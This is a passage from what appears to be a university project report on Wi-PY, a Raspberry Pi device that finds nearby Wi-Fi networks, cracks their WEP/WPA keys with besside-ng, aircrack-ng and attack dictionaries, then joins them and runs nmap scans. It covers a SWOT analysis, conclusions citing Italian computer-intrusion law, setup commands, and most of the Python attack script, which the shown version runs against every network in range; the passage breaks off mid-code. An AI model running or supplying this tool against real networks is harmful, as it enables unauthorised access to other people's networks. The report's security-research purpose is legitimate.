canned in 11.79 seconds\n', stderr=b''), None]]
pi@raspberrypi:~/Desktop/Progetto_SSI/SSI $
```

Figure 6.15: Export of acquired data to *.csv file

7 Analysis Of Obtained Data

In order to analyze the data obtained and make them accessible to the most, we decided to use a methodology used to make strategic choices starting from the map of factors (both internal and external, positive or negative) that can influence the choice itself. This methodology is called a 'SWOT' analysis (Strengths, Weaknesses, Opportunities, and Threats). The SWOT is made up of a 2x2 matrix in which the factors that have a potential positive or negative impact on what is being analyzed or what is wanted to be achieved are appropriately identified and organized.

Figure 7.1: Example of representation of a SWOT

In summary, our SWOT would be as follows:

SWOT	HELPFUL	HARMFULL
INTERNAL ORIGIN	STRENGHTS	WEAKNESS
	- Scalability: Easy implementation code - Automatism: Portability	Use linked to the duration of a limited fuel system in which it is mounted; Prolonged code execution time (useful time to recover the packets necessary to "capture" the keys, especially by activating the "verbose-mode" of the besside-ng and aircrack-ng applications).
EXTERNAL ORIGIN	OPPORTUNITIES	THREATS
	- Possibility of use even with little or no initial training - User-Friendly	Direct responsibility for the automated system and possibility of reporting for incorrect use.

8 Conclusions

The analysis carried out, although not exhaustive, certainly highlights the critical issues and strengths of Wi-PY. If, on the one hand, an easily scalable system has been developed both from a hardware and software point of view, it is necessary to directly deal with a limited energy power, which, in fact, limits its use (which may possibly be subject to specific verification on the field in conditions that are as real as possible and close to its possible use in an unprotected environment). Furthermore, we have noticed that in the various experiments, the execution time of the software tools we used (aircrack-ng and besside-ng) sometimes requires a long time to capture the necessary packets useful for identifying the cryptographic keys. Like any automated system for which external intervention is limited to a minimum, the system, if on the one hand, offers the possibility of being used by personnel with little or no IT knowledge, on the other hand, suffers from an inability to "understand" which networks can be "attacked" and which cannot (this could be done upstream through personalized procedures and settings based on the actual use you would like to make of Wi-PY). All this is reflected in the direct responsibility of the user who, once the Wi-PY system has been started, actually tries to violate every wireless network present within its radius and, under Italian law, falls into a violation of the art. 615 ter cod. pen. [3], and not authorized by reasoned decree of the Judicial Authority (and therefore strictly connected to a single use of Forensic Investigation). In the testing phase, to overcome this problem, we preferred to use both wireless cards that we had available, although this was not necessary for usability purposes. This choice was made because the onboard wireless card is less powerful than the one used for monitoring mode and better allowed us to verify which networks were present within the Wi-PY's range of action before starting the actual attack own. Furthermore, we have limited the attack only to the Wi-Fi targets previously set and known by us (via code) precisely to overcome the problem of possible improper use. In this protected environment, we were able to experiment with different scenarios by setting up different networks: open, with WEP, WPA, WPA2, and WPA3 encryption, and most of the time, even all together.

We didn't have any major difficulties in finding and decrypting the keys of the protected networks: it was essential to combine everything with a good attack dictionary, even if in terms of "weight" on the SD, it turned out to be really important. It is precisely this last thought that led us to the most important conclusion: there is no such thing as an unassailable or unobtainable password, but the search for it can be made truly impervious enough to make a possible attacker give up on persevering in his search. Therefore, the advice we would like to give to anyone is to use a password that has unique, complex, and atypical characteristics: at least ten characters long, it must not be composed of the personal name of the person using the service, the user name or the company, must not be composed of a single complete word; it must not resume passwords used in the past, it must contain uppercase and lowercase letters, numbers and special characters. Using all the features of a complex password is not synonymous with security, but it will help to overcome any type of tenacity on the part of a possible attacker.

9 Appendix

9.1 Install the operating system

To install Raspberry Pi OS on microSD support, we used a tool called Etcher1. The procedure is done as follow:

1. Download and unpack the Raspberry Pi OS2 software on the support computer;
2. Connect the microSD to the supporting computer;
3. Run Etcher on the support computer;
4. Select the distribution ("Operating System") to install: choose the very first item, "Raspberry Pi OS"
5. Select the microSD;
6. Click "Write" to install the distribution;
7. Wait for completion.



Figure 9.1: Raspberry Pi OS desktop

9.2 Install necessary hardware and software

After booting the Raspberry Pi OS 9.1, we proceeded to install the hardware devices. After inserting the USB-GPS module into the appropriate USB and verifying recognition by the OS 9.2

We install the 'gpsd' daemon for GPS management under Linux with the following command: *sudo apt-get install gpsd gpsd-clients python-gps*

Since we are using Raspberry Pi OS, we need to disable the system service installed by gpsd. This service has systems listening on a local socket and runs the 'gpsd daemon' when clients connect to it. We noticed that it was interfering with other gpsd instances sent by the Python code, and therefore, we disabled the 'gpsd systemd' service by running the following commands:

1. *sudo systemctl stop gpsd.socket*



Figure 9.2: The device 'ttyACM1' is the GPS module

2. *sudo systemctl disable gpsd.socket*
3. *sudo killall gpsd*

We decided to use a special wireless card, together with the on-board one of the Raspberry-Pi for a very specific reason: to use aircrack-ng we need the chipset of the network card to support monitor mode: the choice fell on an Alfa brand model 'AWUS036NEH', which in addition to being USB and recognized directly by the Raspberry-Pi 9.3



Figure 9.3: Recognition of the Alfa wireless card model 'AWUS036NEH'

After this, we installed Aircrack-ng and Besside-ng as they are not present within the Raspberry Pi OS.

9.3 Aircrack-ng and Besside-ng

'Aircrack-ng' is an 802.11 WEP and WPA/WPA2-PSK key cracking program. It can recover the WEP key once it has acquired a sufficient number of encrypted packets: it uses three methods to do this. The first occurs in two phases. In the first phase, aircrack-ng uses only ARP packets [4]. If the key is not found, use all packages in the capture. The second incorporates various statistical attacks to discover the WEP key and uses them in combination with brute forcing. It requires more packages than the previous one, but on the other hand, it can recover the passphrase when the first method sometimes fails. The latter uses a dictionary method to determine the WEP key. To decrypt WPA/WPA2 pre-shared keys, only a dictionary method is used. A "four-way handshake" is required as input, which can be captured by either Airmon-ng or Besside-ng (we used the latter).

To install Aircrack-ng Suite, we proceeded in this way. From the command line, we executed the following commands:

1. *wget https://download.aircrack-ng.org/aircrack-ng-1.6.tar.gz*
2. *tar -zxvf aircrack-ng-1.6.tar.gz*

[4]More info about ARP's mapping on http://www.eventhelix.com/RealtimeMantra/Networking/Arp.pdf

3. *cd aircrack-ng-1.6*
4. *sudo apt-get install build-essential autoconf automake libtool pkg-config libnl-3-dev libnl-genl-3-dev libssl-dev ethtool shtool rfkill zlib1g-dev libpcap-dev libsqlite3-dev libpcre3-dev libhwloc-dev libcmocka- dev hostapd wpasupplicant tcpdump screen iw usbutils*
5. *autoreconf -i*
6. *./configure –with-sperimentale*
7. *make*
8. *make install*
9. *ldconfig*



Figure 9.4: Aircrack-ng

Besside-ng is a tool that incorporates several techniques to smoothly obtain a WEP and WPA key. It will automatically find the login passwords of all WEP networks within range and record WPA handshakes 9.5



Figure 9.5: Besside-ng

9.4 The dictionary of attack

To function with certain adequacy, the Aircrack-ng utility must be combined with a well-conceived attack dictionary. We decided to use different methods that can help us generate a good attack

dictionary through a diversified approach: we used both a word generator via a utility present in Kali Linux, i.e., "crunch", and using the dictionaries already present in another utility present in Kali Linux: it is "John The Ripper".

The installation on our device, as for all Unix-likes, occurs via the simple command:

1. *sudo apt-get install john*
2. *sudo apt-get install crunch*

Furthermore, we have implemented the dictionary with the major passwords used and already 'discovered' through the site https://haveibeenpwned.com/Passwords

9.5 The Network Manager from the terminal

Another tool we will need is the 'nmcli' command. The 'nmcli' command allows you to harness the power of the Network-Manager tool directly from the Linux command line. It is an integral part of the Network-Manager package that uses an application programmer interface (API) to access Network-Manager functionality. Because it is a command line interface (CLI) tool designed for use in terminal windows and scripts, it is ideal for system administrators working on systems without a graphical user interface (GUI).

Installation on our device occurs via the simple command *apt-get install network-manager* then taking care to start the service with the relevant command *systemctl start NetworkManager.service* and then restart the system.

Figure 9.6: 'nmcli' operation



Figure 9.7: 'nmcli' operation

9.6 The development environment

Inside the Raspberry Pi OS, there is the Thonny application, a Python IDE for beginners supplied with Python 3.7 integrated. The code we developed is based on this language and is the Wi-PY code development project. It was essentially based on the definition, in line as explained in the introduction, of some basic functions:

- Management and reception of data from the GPS module
- Scan existing WIFIs
- Access to identified networks

- In the case of unknown and encrypted networks, recovery of the relevant key
- Identification of vulnerabilities present in the network

As regards the management of aircrack-ng, besside-ng, nmap, gpsd, and the wifi network cards present on the hardware support, we preferred not to use modules developed by third parties but to use system calls directly.

```
def avvio_gps ():
    try:
        #avviamo i processi ed i monitor del GPS
        subprocess.call(["sudo", "gpsd", "/dev/ttyACM0", "-F", "/var/run/gpsd.sock", "-n"])
```

Figure 9.8: Subprocess call 'GPS'

Figure 9.9: Subprocess call 'Besside-ng'

9.7 Executable code in Python

```
1
2  #!/usr/bin/env python
3  # -*- coding: utf-8 -*-
4  #
5  #  SSI_ver.py
6  #  autors: L&F (Lello Molinario  e Federico Moro)
7  #  Copyright 2021  <pi@raspberrypi>
8  #
9  #  This program is free software; you can redistribute it and/or modify
10 #  it under the terms of the GNU General Public License as published by
11 #  the Free Software Foundation; either version 2 of the license, or
12 #  (at your option) any later version.
13 #
14 #  This program is distributed in the hope that it will be useful,
15 #  but WITHOUT ANY WARRANTY; without even the implied warranty of
16 #  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the1
17 #  GNU General Public License for more details.
18 #
19 #  You should have received a copy of the GNU General Public License
20 #  along with this program; if not, write to the Free Software
21 #  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston,
22 #  MA 02110-1301, USA.#
23
24 # The necessary libraries are imported
25 from GPS import *
26 import time
27 import subprocess
28 import wifi
29 import csv
30 import sys
31 import os
32
33
34
35 # A class for text colors is defined
```

```
class c_testo:
    v = '\u001b[92m' #VERDE
    g = '\033[93m' #GIALLO
    r = '\033[91m' #ROSSO
    b = '\033[34m' #BLU
    reset = '\033[0m' #RESET

# A function is defined that creates a logo
def logo ():
    print(c_testo.v + "\t\t  _    _       _                          _")
    print("\t\t  | \\ | |     | |                        | |")
    print("\t\t  |  \\| | ___| |___       _____  _ __| | __")
    print("\t\t  | . ` |/ _ \\ __\\ \\ /\\ / / _ \\| '__| |/ /")
    print("\t\t  | |\\  |  __/ |_ \\ V  V / (_) | |  |   <")
    print("\t\t  |_| \\_|\\___|\\__| \\_/\\_/ \\___/|_|  |_|\\_\\")
    print("\t\t   / ____|                      (_) |")
    print("\t\t  | (___   ___  ___ _   _ _ __ _| |_ _   _")
    print("\t\t   \\___ \\ / _ \\/ __| | | | '__| | __| | | |")
    print("\t\t   ____) |  __/ (__| |_| | |  | | |_| |_| |")
    print("\t\t  |_____/ \\___|\\___|\\__,_|_|  |_|\\__|\\__, |")
    print("\t\t  |  __ \\          (_)          | |     __/ |")
    print("\t\t  | |__) | __ ___   ___   ___| |_   |___/")
    print("\t\t  |  ___/ '__/ _ \\| |/ _ \\/ __| __|")
    print("\t\t  | |   | | | (_) | |  __/ (__| |_")
    print("\t\t  |_|   |_|  \\___/| |\\___|\\___|\\__|")
    print("\t\t                 _/ |")
    print("\t\t                |__/                          " + c_testo.reset
        )

    print(
        c_testo.r + "\nAuthors:\nLello Molinario (matr.70/90/00369)\
            nFederico Moro (matr.70/90/00380)" + c_testo.reset)
    print(
        "Master's degree in Computer Engineering, Cybersecurity and
            Artificial Intelligence - University of Cagliari")
    print(c_testo.b + "Supervisor: Prof. Marco Martal \n" + c_testo.reset)


from GPS import *
def avvio_gps ():
    try:
        # Start the GPS processes and monitors
        subprocess.call(["sudo", "gpsd", "/dev/ttyACM0", "-F", "/var/run/
            gpsd.sock", "-n"])
        print("Starting to read data from the GPS module.\nPlease wait...")
        coordinate=[]
        while len (coordinate)==0:
            # Start data stream
            letture_gps = gps(mode=WATCH_ENABLE|WATCH_NEWSTYLE)
            t_fine = time.time() +  15
            while time.time() < t_fine:
                Latidutine=(letture_gps.fix.latitude)
                Longitudine =(letture_gps.fix.longitude)
                coordinate=[Latidutine,Longitudine]
                prossimo_dati = letture_gps.next()


        coord=str(Latidutine)+","+str(Longitudine)
        url=("https://www.google.com/maps/search/?api=1&query="+coord)

        print (c_testo.v + "The coordinates detected are:\nLatitude:",
            Latidutine, "\nLongitude:", Longitudine,  c_testo.reset)
```

```
93          print ("GPS coordinates can be reached at the URL:",c_testo.v, url,
                c_testo.reset)
94
95      except Exception as e:
96          print(c_testo.r + "The GPS signal is not stable and/or reachable.\
                nPlease position the antenna better." + c_testo.reset)
97          option = input("Do you want to continue without a valid GPS signal?
                "
98                         "\nPress 1 to continue without a valid GPS signal"
99                         "\nPress 2 to exit."
100                        "\nPlease, enter your selection: ")
101
102         if option == '1':
103             Latidutine, Longitudine = 0.0000000, 0.0000000
104             url = "https://www.google.com/maps/search/?api=1&query
                    =0.0000000,0.0000000"
105         else:
106             sys.exit(1)
107
108     return [Latidutine,Longitudine,url]
109
110 # The function for scanning WIFI is defined and returns the networks
        present
111 def scan_wifi ():
112     wifilist = [[]]
113     try:
114         subprocess.call(["sudo", "systemctl", "start", "NetworkManager"])
115     except:
116         pass
117     while len (wifilist[0])==0 or (wifilist[0])== None:
118         wifilist = [[cell.ssid for cell in wifi.Cell.all('wlan0')],
119                     [cell.quality for cell in wifi.Cell.all('wlan0')],
120                     [cell.encryption_type for cell in wifi.Cell.all('wlan0'
                        )],
121                     [cell.channel for cell in wifi.Cell.all('wlan0')],
122                     [cell.address for cell in wifi.Cell.all('wlan0')],
123                     [cell.mode for cell in wifi.Cell.all('wlan0')]]
124     print (c_testo.v,"\n\t\t\t\tNumber of networks found:",len (wifilist
            [0]), c_testo.reset)
125     print ("-------------------------------------------------------------
            ")
126     print ("---------------------------------WIFI NETWORKS AVAILABLE
            -----------------------------------------------------")
127     print (" SSID\t\t\tQUALITY\tENCRYPTION\tCHANNEL\t\tADDRESS\t\t\tMODE\'"
            )
128     for i in range (len(wifilist[0])):
129         print(c_testo.r, wifilist[0][i], "\t\t\t"+str(wifilist[1][i]), "\t\
                t"+str(wifilist[2][i]), "\t\t"+str(wifilist[3][i]), "\t\t"+str(
                wifilist[4][i]), "\t\t"+str(wifilist[5][i]) ,c_testo.reset)
130
131     return (wifilist)
132
133
134 # A function is defined that receives the found networks, captures the
        packets, and tries to retrieve the password
135 def hack_wifi(wifilist):
136
137     # AIRMON-NG starts here
138     psw=[]
139     # try:
140     #     subprocess.call(["sudo", "airmon-ng", "check", "kill"])
141     #     time.sleep(5)
142     #     subprocess.call(["sudo", "airmon-ng", "start", "wlan1"])
```

```
143     #     print("\nI'm trying to activate monitoring mode  on wlan 1\
            nPlease wait....\n")
144     #     time.sleep(5)
145     #
146     #
147     # except ValueError as e:
148     #
149     #     print("Error:", e)
150     #     print("Network card monitor mode error.\nThe program will be
            terminated")
151
152     try:
153         for i in range (len(wifilist[0])):
154             if  i==0:
155                 if ((str(wifilist [2][i])) == "wpa2" or (str(wifilist [2][i
                        ])) == "wpa") and ((wifilist [3][i]) in range (12)) :
156                     print("\nI'm trying to find the Wi-Fi packet capture",(
                            wifilist [0][i])," with encryption", (wifilist [2][
                            i]),"On the channel",(str(wifilist [3][i])), "\
                            nAttendere prego....\n")
157                     try:
158                         subprocess.call (["sudo","-s", "besside-ng", "-v","
                                -W","-b",(wifilist [4][i]), "-c",(str(wifilist
                                [3][i])), "wlan1"])
159                         print("\nI'm trying to find the Wi-Fi packet
                                capture",(wifilist [0][i]),"with encryption", (
                                wifilist [2][i]), "\nPlease wait....\n")
160                         time.sleep(5)
161                     except:
162                         print("Network card monitor mode error.\nThe
                                program will be terminated")
163
164                     wifi_txt=(str(wifilist [0][i])).replace(" ","_")
165
166                     subprocess.call("sudo -s aircrack-ng -b "+(wifilist
                            [4][i])+" -w ./password.lst ./wpa.cap>"+str(
                            wifi_txt+".txt"),shell=True)
167                     with open (((wifi_txt)+".txt"), "r") as aprifile:
168                         for x in aprifile:
169                             y=x.find("KEY FOUND!")
170                             if y>1:
171                                 a=x.split()
172                                 print ("\nThe password of the wifi network"
                                        ,wifilist [0][i],"is:", a[3])
173                                 psw.append (a[3])
174
175                 elif ((str(wifilist [2][i])) == "wep") and ((wifilist [3][i
                        ]) in range (12)):
176                     print("\nI'm trying to find the Wi-Fi packet capture",(
                            wifilist [0][i])," with encryption", (wifilist [2][
                            i]),"On the channel",(str(wifilist [3][i])), "\
                            nPlease wait....\n")
177                     try:
178                         subprocess.call (["sudo","-s","besside-ng", "-b",(
                                wifilist [4][i]), "-c",(str(wifilist [3][i])),
                                "wlan1"])
179                         print("\nI'm trying to find the wi-fi password",(
                                wifilist [0][i]),"with encryption", (wifilist
                                [2][i]), "\nPlease wait....\n")
180                         time.sleep(5)
181                     except:
182                         print("Network card monitor mode error.\nThe
                                program will be terminated")
```

```
183
184                     wifi_txt1=(str(wifilist [0][i])).replace(" ","_")
185
186                     subprocess.call("sudo -s aircrack-ng -b "+(wifilist
                            [4][i])+" ./wep.cap>"+str(wifi_txt1+".txt"),shell=
                            True)
187                     with open (((wifi_txt1)+".txt"), "r") as aprifile:
188                         for x in aprifile:
189                             y=x.find("KEY FOUND!")
190                             if y>1:
191                                 a=x.split()
192                         print ("\nThe password of the wifi network",
                                wifilist [0][i],"is:", a[6])
193                         psw.append (a[6])
194
195
196                 elif (str(wifilist [2][i])) == "None":
197                     wifi_txt1=(str(wifilist [0][i])).replace(" ","_")
198                     print ("\nFree Wi-Fi:",wifilist [0][i],"!!!\n")
199                     psw.append ("")
200
201
202                 elif ((wifilist [3][i]) > 12):
203                     print ("\nThe wifi network",wifilist [0][i], "has a
                            frequency that is out of range.\nSorry but it is
                            not possible to attack it!!!!!!\n")
204                     psw.append ("")
205
206                 else:
207                     print("\nEncryption not yet supported...")
208     #                 sys.exit(1)
209             else:
210                 if (((wifilist [0][i])) != ((wifilist [0][i-1])) and ((
                        wifilist [3][i])) != ((wifilist [3][i-1]))):
211                     if ((str(wifilist [2][i])) == "wpa2" or (str(wifilist
                            [2][i])) == "wpa") and ((wifilist [3][i]) in range
                            (12)) :
212                         print("\nI'm trying to find the Wi-Fi packet
                                capture",(wifilist [0][i])," with encryption",
                                (wifilist [2][i]),"On the channel",(str(
                                wifilist [3][i])), "\nAttendere prego....\n")
213                         try:
214                             subprocess.call (["sudo","-s", "besside-ng", "-
                                    v","-W", "-b",(wifilist [4][i]), "-c",(str(
                                    wifilist [3][i])), "wlan1"])
215                             print("\nI'm trying to find the wi-fi password"
                                    ,(wifilist [0][i]),"with encryption", (
                                    wifilist [2][i]), "\nPlease wait....\n")
216                             time.sleep(5)
217                         except:
218                             print("Network card monitor mode error.\nThe
                                    program will be terminated")
219
220                         wifi_txt=(str(wifilist [0][i])).replace(" ","_")
221
222                         subprocess.call("sudo -s aircrack-ng -b "+(wifilist
                                [4][i])+" -w ./password.lst ./wpa.cap>"+str(
                                wifi_txt+".txt"),shell=True)
223                         with open (((wifi_txt)+".txt"), "r") as aprifile:
224                             for x in aprifile:
225                                 y=x.find("KEY FOUND!")
226                                 if y>1:
227                                     a=x.split()
```

```
228                             print ("\nThe password of the wifi network",
                                    wifilist [0][i],"is:", a[3])
229                             psw.append (a[3])
230
231                     elif ((str(wifilist [2][i])) == "wep") and ((wifilist
                            [3][i]) in range (12)):
232                         print("\nI'm trying to find the Wi-Fi packet
                                capture",(wifilist [0][i])," with encryption",
                                (wifilist [2][i]),"On the channel",(str(
                                wifilist [3][i])), "\nPlease wait....\n")
233                         try:
234                             subprocess.call (["sudo","-s","besside-ng", "-b
                                    ",(wifilist [4][i]), "-c",(str(wifilist
                                    [3][i])), "wlan1"])
235                             print("\nI'm trying to find the wi-fi password"
                                    ,(wifilist [0][i]),"with encryption", (
                                    wifilist [2][i]), "\nPlease wait....\n")
236                             time.sleep(5)
237                         except:
238                             print("Network card monitor mode error.\nThe
                                    program will be terminated")
239
240                         wifi_txt1=(str(wifilist [0][i])).replace(" ","_")
241
242                         subprocess.call("sudo -s aircrack-ng -b "+(wifilist
                                [4][i])+" ./wep.cap>"+str(wifi_txt1+".txt"),
                                shell=True)
243                         with open (((wifi_txt1)+".txt"), "r") as aprifile:
244                             for x in aprifile:
245                                 y=x.find("KEY FOUND!")
246                                 if y>1:
247                                     a=x.split()
248                                     print ("\nThe password of the wifi
                                            network",wifilist [0][i],"is:", a
                                            [6])
249                                     psw.append (a[6])
250
251
252                     elif (str(wifilist [2][i])) == "None":
253                         wifi_txt1=(str(wifilist [0][i])).replace(" ","_")
254                         print ("\nThe wifi network",wifilist [0][i],"is
                                free!!!\n")
255                         psw.append ("")
256
257
258                     elif ((wifilist [3][i]) > 12):
259                         print ("\nThe wifi network",wifilist [0][i], " has
                                a frequency that is out of range.\nSorry but it
                                 is not possible to attack it!!!\n")
260                         psw.append ("")
261
262                     else:
263                         print("\nEncryption not yet supported...")
264                 else:
265                     print("Network with the same parameters already scanned
                            ")
266                     pos=len(psw)-1
267                     psw.append(psw[pos])
268
269
270
271
272     except ValueError as e:
```

```
273
274         print("Error:", e)
275
276         print()
277
278         print("A network hardware problem has been reported.\nPlease
                restart the OS.")
279
280     wifilist.append (psw)
281     return (wifilist)
282
283
284 #Mi collego alla rete e scansiono le sue vulberabilit
285 def wifiIP (wifilist):
286     ip_completo=[]
287     vulnerabilit =[]
288     for i in range (len(wifilist[0])):
289
290         ip=[]
291
292         try:
293             if  i==0:
294                 if ((str(wifilist [2][i])) == "wpa2" or (str(wifilist [2][i
                        ])) == "wpa"or (str(wifilist [2][i])) == "wep" ):
295                     print("\nNow that we have obtained the password to the
                            network",(wifilist [0][i]), "let's try to connect
                            ....\n")
296                     subprocess.call (["sudo","nmcli", "device", "wifi", "
                            connect",(wifilist [0][i]), "password", str(
                            wifilist [6][i])])
297                     a=subprocess.run(["hostname","-I"], capture_output=
                            True)
298                     uscita=str(a.stdout)
299                     punto ="."
300                     li_fr= uscita.split(punto)
301                     q=list(li_fr[0])
302                     g=q[2:]
303                     x=(li_fr[3])
304                     spazio =" "
305                     y=x.split(spazio)
306                     nulla =""
307                     elem=nulla.join(g)
308                     ip.append(elem)
309                     ip.append(li_fr[1])
310                     ip.append(li_fr[2])
311                     ip.append(y[0])
312                     ip=punto.join(ip)
313                     ip_completo.append (ip)
314                     # start scanning nmap
315                     ipscan= elem+"."+li_fr[1]+"."+li_fr[2]+".0/24"
316                     print ("\nNetwork connection", (wifilist [0][i]), "
                            occurred successfully.\nThe IP number assigned by
                            the Access Point is",ip_completo[i])
317                     print ("\nStarting vulnerability scanning using \"Nmap
                            Vulscan\"....\nPlease wait...\n")
318                     # vulscan scan...very long in case of many connected
                            users
319 #                   vulner=subprocess.run(["sudo", "nmap","-v", "--script
    ","vuln",ipscan], capture_output= True)
320                     # sscan with normal nmap:
321                     vulner=subprocess.run(["sudo", "nmap", "-p", "22",
                            ipscan], capture_output= True)
322                     vulnerabilit .append (vulner)
```

```
323
324                     # Any connections on network cards are terminated
325                     try:
326                         subprocess.call(["sudo", "nmcli", "device", "
                            disconnect", "wlan0"])
327                     except:
328                         print("The Wlan0 network card was not used in the
                            process, so it does not need to be deactivated"
                            )
329 #                     try:
330 #                         subprocess.call(["sudo", "nmcli", "device", "
    disconnect", "wlan1"])
331 #                     except:
332 #                         print("The network card wlan1 was not used in the
     process, so it does not need to be deactivated")
333                     time.sleep (5)
334
335                 else:
336                     subprocess.call (["sudo","nmcli",  "device", "wifi", "
                        connect",(wifilist [0][i])])
337                     a=subprocess.run(["hostname","-I"], capture_output=
                        True)
338                     uscita=str(a.stdout)
339                     punto ="."
340                     li_fr= uscita.split(punto)
341                     q=list(li_fr[0])
342                     g=q[2:]
343                     x=(li_fr[3])
344                     spazio =" "
345                     y=x.split(spazio)
346                     nulla =""
347                     elem=nulla.join(g)
348                     ip.append(elem)
349                     ip.append(li_fr[1])
350                     ip.append(li_fr[2])
351                     ip.append(y[0])
352                     ip=punto.join(ip)
353                     ip_completo.append (ip)
354                     #iniziamo la scansione nmap
355                     ipscan= elem+"."+li_fr[1]+"."+li_fr[2]+".0/24"
356                     print ("\nNetwork connection", (wifilist [0][i]), "
                        occurred successfully.\nThe IP number assigned by
                        the Access Point is",ip_completo[i])
357                     print ("\nStarting vulnerability scanning using \"Nmap
                        Vulscan\"....\nPlease wait...\n")
358                     # vulscan scan...very long in case of many connected
                        users
359 #                     vulner=subprocess.run(["sudo", "nmap","-v", "--script
    ","vuln",ipscan], capture_output= True)
360                     # sscan with normal nmap:
361                     vulner=subprocess.run(["sudo", "nmap", "-p", "22",
                        ipscan], capture_output= True)
362                     vulnerabilit .append (vulner)
363
364                     # Any connections on network cards are terminated
365                     try:
366                         subprocess.call(["sudo", "nmcli", "device", "
                            disconnect", "wlan0"])
367                     except:
368                         print("The Wlan0 network card was not used in the
                            process, so it does not need to be deactivated"
                            )
369
```

```
                    time.sleep (5)
            else:
                if (((wifilist [0][i])) != ((wifilist [0][i-1])) and ((
                    wifilist [3][i])) != ((wifilist [3][i-1]))):
                    if ((str(wifilist [2][i])) == "wpa2" or (str(wifilist
                        [2][i])) == "wpa"or (str(wifilist [2][i])) == "wep"
                        ):
                        print("\nNow that we have obtained the password to
                            the network",(wifilist [0][i]), "let's try to
                            connect....\n")
                        subprocess.call (["sudo","nmcli", "device", "wifi",
                            "connect",(wifilist [0][i]), "password", str(
